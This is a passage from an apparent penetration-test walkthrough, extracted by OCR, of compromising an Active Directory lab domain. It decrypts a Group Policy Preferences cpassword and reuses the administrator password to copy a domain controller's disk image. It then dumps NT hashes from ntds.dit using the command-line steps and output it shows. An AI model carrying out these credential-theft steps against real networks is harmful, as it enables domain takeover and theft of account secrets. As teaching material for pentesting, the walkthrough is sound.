


Figure 6. groups.xml file location inside the SYSVOL folder

Using KALI LINUX we will install gpp-decryp package using the following command:

```
#apt-get install gpp-decrypt
```



```
b4s3mh3lmy:~# apt-get install gpp-decrypt
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  gpp-decrypt
0 upgraded, 1 newly installed, 0 to remove and 373 not upgraded.
Need to get 2,314 B of archives.
After this operation, 31.7 kB of additional disk space will be used.
Get:1 http://http.kali.org/ /kali/main gpp-decrypt all 0.1-1kali0 [2,314 B]
Fetched 2,314 B in 1s (1,391 B/s)
Selecting previously unselected package gpp-decrypt.
(Reading database ... 268185 files and directories currently installed.)
Unpacking gpp-decrypt (from .../gpp-decrypt_0.1-1kali0_all.deb) ...
Setting up gpp-decrypt (0.1-1kali0) ...
```

Figure 7. install gpp-dycrypt package


After that we will mount SYSVOL folder to get the groups.xml file

```
mount -t cifs 192.168.100.10:/SYSVOL -o username=test,password=P@ssw0rd /mnt/SYSVOL/
```

We will find the groups.xml file using the following command:

```
#find . -iname "gropus.xml" -follow Then read the file using the following command:
```

```
#cat <file-path>
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-
   D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2013-12-04 00:23:07"
   uid="{52F13B05-0E78-4D88-B97B-1EEFF2AAD9D4}"><Properties action="U" newName="" fullName=""
   description="" cpassword="wlYrHWUf8tSTrbcJt3dq6SKB0TGv1DToPhOPX8vyhCzWplEh9b0QOnvr8KchnniK"
   changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="RID_ADMIN"
   userName="Administrator (built-in)"/></User>
</Groups>
```




```
b4s3mh3lmy:~# mount -t cifs 192.168.100.10:/SYSVOL -o username=test,password=P@ssw0rd /mnt/SYSVOL/
b4s3mh3lmy:~# cd /mnt/SYSVOL/pentest.corp.local/
b4s3mh3lmy:pentest.corp.local# ls -l
total 0
drwxr-xr-x 0 root root 0 Nov 20 17:12 DfsrPrivate
drwxr-xr-x 0 root root 0 Nov 20 17:08 Policies
drwxr-xr-x 0 root root 0 Nov 20 17:07 scripts
b4s3mh3lmy:pentest.corp.local# find . -iname "groups.xml" -follow
./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
b4s3mh3lmy:pentest.corp.local# cat Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2013-12-04 00:23:07" uid
="{52F13B05-0E78-4D88-B97B-1EEFF2AAD9D4}"><Properties action="U" newName="" fullName="" description="" cpassword="wlYrHWUf8tSTrbcJt3dq6SKB0TGv1DToPhOPX8vyhCzWplEh9b0QOnvr8KchnniK" cha
ngeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator (built-in)"/></User>
</Groups>
```

Figure 8. get the encrypted password for the local administrator account

Using gpp-decrypt inside KALI LNUX as follow to decrypt the password:

```
#gpp-decrypt "wlYrHWUf8tSTrbcJt3dq6SKB0TGv1DToPhOPX8vyhCzWplEh9b0QOnvr8KchnniK"
```




```
b4s3mh3lmy:pentest.corp.local# gpp-decrypt "wlYrHWUf8tSTrbcJt3dq6SKB0TGv1DToPhOPX8vyhCzWplEh9b0QOnvr8KchnniK"
S3cr3tP@ssw0rdLol
```

The password decrypted as S3cr3tP@ssw0rdLol.

We will use this credential as username is Administrator and password S3cr3tP@ssw0rdLol to login into 192.168.100.11.

Try to connect to the server using remote desktop.



Remote Desktop Connection

mputer: 192.168.100.11

ser name: None specified

ou will be asked for credentials when you connect.

Figure 9. use remote desktop connection to connect to FTP server

After login to the 192.168.100.11 we start gathering all information inside this server. After while we found VHD file PCL-DC-01.VHD.


This file seems to be the backup of the domain controller; this was my first though when I see this file.

We will mount this partition to our machine then copy the PCL-DC-01.VHD

```
# mount -t cifs 192.168.100.11:/C$ -o username=Administrator,password= S3cr3tP@ssw0rdLol /mnt/
FTP/
```

If you use KALI LINUX you will need to install this package before running the mount command


```
#apt-get install cifs-utils
```



Name	Date modified	Type	Size
PerfLogs	7/13/2009 8:20 PM	File folder	
Program Files	11/20/2013 2:18 PM	File folder	
Program Files (x86)	11/20/2013 3:37 AM	File folder	
Users	11/26/2013 5:41 PM	File folder	
Windows	11/20/2013 6:17 AM	File folder	
PCL-DC-01.VHD	11/20/2013 8:25 AM	VHD File	9,050,325 KB

PCL-DC-01.VHD Date modified: 11/20/2013 8:25 AM Date created: 11/20/2013 7:16 AM
VHD File Size: 8.63 GB

Figure 10. fond PCL-DC-01.VHD file




```
b4s3mh3lmy:~# mount -t cifs 192.168.100.11:/C$ -o username=Administrator,password=S3cr3tP@ssw0rdLol /mnt/FTP/
b4s3mh3lmy:~# ls -l /mnt/FTP/
total 10098904
drwxr-xr-x 0 root root          0 Jul 14  2009 Documents and Settings
-rwxr-xr-x 0 root root 1073741824 Dec  4  2013 pagefile.sys
-rwxr-xr-x 0 root root 9267532800 Nov 20 11:25 PCL-DC-01.VHD
drwxr-xr-x 0 root root          0 Jul 13  2009 PerfLogs
drwxr-xr-x 0 root root          0 Dec  3 19:49 ProgramData
dr-xr-xr-x 0 root root          0 Nov 20 17:18 Program Files
dr-xr-xr-x 0 root root          0 Nov 20 06:37 Program Files (x86)
drwxr-xr-x 0 root root          0 Nov 20 05:36 Recovery
drwxr-xr-x 0 root root          0 Jul 13  2009 $Recycle.Bin
drwxr-xr-x 0 root root          0 Nov 20 16:55 System Volume Information
dr-xr-xr-x 0 root root          0 Nov 26 20:41 Users
drwxr-xr-x 0 root root          0 Nov 20 09:17 Windows
b4s3mh3lmy:~# cp PCL-DC-01.VHD .
```

Figure 11. mount C$ partition from the server and copy the VHD file

If you want to mount Virtual Box drive image (VDI) in Ubuntu 12.04/12.10 use vdfuse. This Fuse module uses the Virtual Box access library to open a Virtual Box supported VD image file and mount it as a Fuse file system. The mount point contains a flat directory containing the files EntireDisk, Partition1... PartitionN. These can then be loop mounted to access the underlying file systems.

To install vdfuse on KALI Linux run the following command

```
# apt-get install virtualbox-fuse
```




```
b4s3mh3lmy:~# apt-get install virtualbox-fuse
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libgsoap2 libqt4-opengl libvncserver0 virtualbox virtualbox-dkms virtualbox-qt
Suggested packages:
  libvncserver0-dbg virtualbox-guest-additions-iso vde2
The following NEW packages will be installed:
  libgsoap2 libqt4-opengl libvncserver0 virtualbox virtualbox-dkms virtualbox-fuse virtualbox-qt
0 upgraded, 7 newly installed, 0 to remove and 373 not upgraded.
Need to get 18.9 MB of archives.
After this operation, 72.6 MB of additional disk space will be used.
Do you want to continue [Y/n]? Y
Get:1 http://http.kali.org/ /kali/main libqt4-opengl i386 4:4.8.2+dfsg-11 [347 kB]
Get:2 http://http.kali.org/ /kali/main libvncserver0 i386 0.9.9+dfsg-1 [277 kB]
Get:3 http://http.kali.org/ /kali/main libgsoap2 i386 2.8.7-2 [540 kB]
Get:4 http://http.kali.org/ /kali/main virtualbox i386 4.1.18-dfsg-2.1 [12.9 MB]
Get:5 http://http.kali.org/ /kali/main virtualbox-dkms all 4.1.18-dfsg-2.1 [496 kB]
Get:6 http://http.kali.org/ /kali/main virtualbox-fuse i386 4.1.18-dfsg-2.1 [43.4 kB]
Get:7 http://http.kali.org/ /kali/main virtualbox-qt i386 4.1.18-dfsg-2.1 [4,236 kB]
Fetched 18.9 MB in 1min 26s (218 kB/s)
```

Figure 12. install Virtual Box Fuseon Kali Linux [vdfuse]

To mount the VDI file use the following instructions:

- Mount the VDI file into mount point
- By navigating to the mount pint you will find the EntireDisk, Partition1 and Partition2
- Mount partition2 to another point
- Navigate to that point to find the C: partition




```
b4s3mh3lmy:~# vdfuse -f PCL-DC-01.VHD /mnt/FTP/
fuse: warning: library too old, some operations may not not work
b4s3mh3lmy:~# mount /mnt/FTP/Partition2 /mnt/VDI/
b4s3mh3lmy:~# cd /mnt/VDI/
b4s3mh3lmy:VDI# ls -l
total 1048612
lrwxrwxrwx 2 root root         60 Jul 14  2009 Documents and Settings -> /mnt/VDI//Users
-rwxrwxrwx 1 root root 1073741824 Nov 20 09:04 pagefile.sys
drwxrwxrwx 1 root root          0 Jul 13  2009 PerfLogs
drwxrwxrwx 1 root root       4096 Nov 20 17:15 ProgramData
drwxrwxrwx 1 root root       4096 Nov 20 17:18 Program Files
drwxrwxrwx 1 root root       4096 Nov 20 06:37 Program Files (x86)
drwxrwxrwx 1 root root          0 Nov 20 05:36 Recovery
drwxrwxrwx 1 root root          0 Jul 13  2009 $Recycle.Bin
drwxrwxrwx 1 root root       4096 Nov 20 10:15 System Volume Information
drwxrwxrwx 1 root root       4096 Nov 20 05:46 Users
drwxrwxrwx 1 root root      16384 Nov 20 10:14 Windows
```

Figure 13. instructions to mount the VDI file in KALI LINUX

We will make directory NTDS.

Now we will copy the NTDS folder from the mounted VDI file PCL-DC-01.VDI which contains the active directory database for the pentest.corp.local domain.

Also we will need the SAM, SECURITY and SYSTEM files form `<mount-point>/windows/system32/config/` folder.



```
b4s3mh3lmy:~# mkdir NTDS
b4s3mh3lmy:~# cd NTDS/
b4s3mh3lmy:NTDS# cp -r /mnt/VDI/Windows/NTDS/ .
b4s3mh3lmy:NTDS# cp  /mnt/VDI/Windows/System32/config/SAM .
b4s3mh3lmy:NTDS# cp  /mnt/VDI/Windows/System32/config/SECURITY .
b4s3mh3lmy:NTDS# cp  /mnt/VDI/Windows/System32/config/SYSTEM .
b4s3mh3lmy:NTDS#
```

Figure 14. copy NTDS Folder, SAM, SECYRITY and SYSTEM files from the mounted VDI

First download the libesedb libraries from ·I.

Extract and compile the libesedb libraries using the following commands:

```
#./configure
#make
#make install
#ldconfig
```

NTDSXtract

Second download the NTDSXtract framework from ·II.

This framework was developed in order to provide the community with a solution to extract forensically important information from the main database of Microsoft Active Directory (NTDS.DIT). The modules are capable of extracting information from NTDS.DIT files obtained from the following Windows versions:

- Windows Server 2003 (32 & 64 bit)
- Windows Server 2008 (32 & 64 bit)

The code is written in python and tested on the following platforms:

- MacOS
- Linux

The framework is capable of extracting information related to:

- user objects
- group objects
- computer objects
- deleted objects

NTDSXtract Modules

Currently the following modules are included in the NTDSXtract framework:

- dsfileinformation.py – (time and date information related to the NTDS.DIT database file)
- dstimeline.py – (timeline generation module)
- dsdeletedobjects.py – (module that can extract information related to deleted objects)
- dsusers.py – (extracts information related to user objects)
- dsgroups.py – (extracts information related to group objects)
- dscomputers.py – (extracts information related to computer objects)


You can find more information here ·III.

esedbexport script

esedbexport is used to export items stored in an Extensible Storage Engine (ESE) Database (EDB) file.


After installing the libesedb libraries, extract the database tables from ntds.dit using esedbexport script.

```
# esedbexport -l /tmp/esedbexport.log -t /tmp/ntds.dit extracted_ntds.dit
```



```
b4s3mh3lmy:NTDS# esedbexport -l /tmp/esedbexport.log -t /tmp/ntds.dit ntds.dit
esedbexport 20120102

Opening file.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link_table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd_table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota_table) out of 12.
Exporting table 12 (quota_rebuild_progress_table) out of 12.
Export completed._
```

Figure 15. extract the database tables from ntds.dit




```
b4s3mh3lmy:~# cd /tmp/
b4s3mh3lmy:tmp# ls -l
total 28
-rw-r--r-- 1 root       root         41 Nov 27 15:37 esedbexport.log
drwxr-xr-x 2 root       root       4096 Nov 27 15:37 ntds.dit.export
drwxr----- 2 root       root       4096 Dec 31  1969 orbit-root
drwx------ 2 Debian-gdm Debian-gdm 4096 Nov 27 14:39 pulse-nzgIEKAck8B4
drwx------ 2 root       root       4096 Nov 27 14:38 pulse-uHPFgHNZwYlI
drwx------ 2 root       root       4096 Nov 27 14:38 ssh-MOGqcdFAe6AK
drwxr-xr-x 2 root       root       4096 Nov 27 14:38 tracker-root
b4s3mh3lmy:tmp# cd ntds.dit.export/
b4s3mh3lmy:ntds.dit.export# ls -l
total 9792
-rw-r--r-- 1 root root 9801516 Nov 27 15:37 datatable.3
-rw-r--r-- 1 root root     692 Nov 27 15:37 hiddentable.4
-rw-r--r-- 1 root root    6879 Nov 27 15:37 link_table.5
-rw-r--r-- 1 root root     305 Nov 27 15:37 MSysDefrag2.9
-rw-r--r-- 1 root root   76275 Nov 27 15:37 MSysObjects.0
-rw-r--r-- 1 root root   76275 Nov 27 15:37 MSysObjectsShadow.1
-rw-r--r-- 1 root root     103 Nov 27 15:37 MSysUnicodeFixupVer2.2
-rw-r--r-- 1 root root      80 Nov 27 15:37 quota_rebuild_progress_table.11
-rw-r--r-- 1 root root     771 Nov 27 15:37 quota_table.10
-rw-r--r-- 1 root root      14 Nov 27 15:37 sdpropcounttable.6
-rw-r--r-- 1 root root      96 Nov 27 15:37 sdproptable.7
-rw-r--r-- 1 root root   29672 Nov 27 15:37 sd_table.8
```

Figure 16. the output of the extraction from the ntds.dit file

Use NTDSXtract dsusers.py module

Extract the hashes/user info/password history:

```
# python dsusers.py /tmp/ntds.dit.export/datatable /tmp/ntds.dit.export/link_table
--passwordhashes <SYSTEM file> --passwordhistory <SYSTEM file> --certificates --supplcreds
<SYSTEM file> --membership > ntds.dit.output
```




```
b4s3mh3lmy:NTDSExtract# cd NTDSXtract\ 1.0/
b4s3mh3lmy:NTDSXtract 1.0# ls -l
total 48
-rwxrwxrwx 1 root root 5329 Sep  8  2011 dscomputers.py
-rwxrwxrwx 1 root root 5702 Dec  5  2011 dsdeletedobjects.py
-rwxrwxrwx 1 root root 3364 Sep  1  2011 dsfileinformation.py
-rwxrwxrwx 1 root root 3145 Sep  9  2011 dsgroups.py
-rwxrwxrwx 1 root root 6307 Sep  2  2011 dstimeline.py
-rwxrwxrwx 1 root root 8141 Dec  5  2011 dsusers.py
drwxrwxrwx 3 root root 4096 Nov 27 15:44 framework
drwxrwxrwx 3 root root 4096 Nov 27 15:44 ntds
b4s3mh3lmy:NTDSXtract 1.0# cd ../../
b4s3mh3lmy:NTDS# ls -l
total 9224
drwxr-xr-x 2 root root    4096 Nov 27 14:51 NTDS
drwxr-xr-x 4 root root    4096 Nov 27 15:29 NTDSExtract
-rwxr-xr-x 1 root root  262144 Nov 27 14:53 SAM
-rwxr-xr-x 1 root root  262144 Nov 27 14:53 SECURITY
-rwxr-xr-x 1 root root 8912896 Nov 27 14:54 SYSTEM
b4s3mh3lmy:NTDS# python NTDSExtract/NTDSXtract\ 1.0/./dsusers.py /tmp/ntds.dit.export/datatable.3 /tmp/ntds.dit.export/link_table.5 --passwordhashes SYSTEM --pa
sswordhistory SYSTEM --certificates --supplcreds SYSTEM --membership > ntds.dit.output
Initialising engine...
Scanning database - 100% -> 3516 records processed
Extracting schema information - 100% -> 1549 records processed
Extracting object links...
b4s3mh3lmy:NTDS#
```

Figure 17. instructions to extract the usernames and the hashes

Note: the link_table id could be link_table.[number] or link_table.[number] depending on the previous output.

Filter the hashes from the ntds.dit.output using the following command:

```
# grep -A 1 "Password hashes:" ntds.dit.output | grep "^[[:blank:]]"
```




```
b4s3mh3lmy:NTDS# grep -A 1 "Password hashes:" ntds.dit.output  | grep "^[[:blank:]]"
        Administrator:$NT$f40b71a29d7723b7cb7e64a8d184dec4:::
        krbtgt:$NT$a9a72f9c08b5b8e16499fc0db37cd0e2:::
        FTPUser:$NT$0ec8a6d8bb0b7b3dbb5027c49cb9437c:::
        Normal User:$NT$c104d06bb4c6b0bd84bda6c37397599d:::
b4s3mh3lmy:NTDS# 
```

Figure 18. extract the usernames and the hashes

Use metasploit ntds_hashextract.rb module:

Download metsploit module to extract the usernames and hashes from datatable.3 directly form here 8.4

```
#/usr/share/metasploit-framework/tools/./ntds_hashextract.rb /tmp/ntds.dit.export/datatable.3 
<SYSTEM file>
```

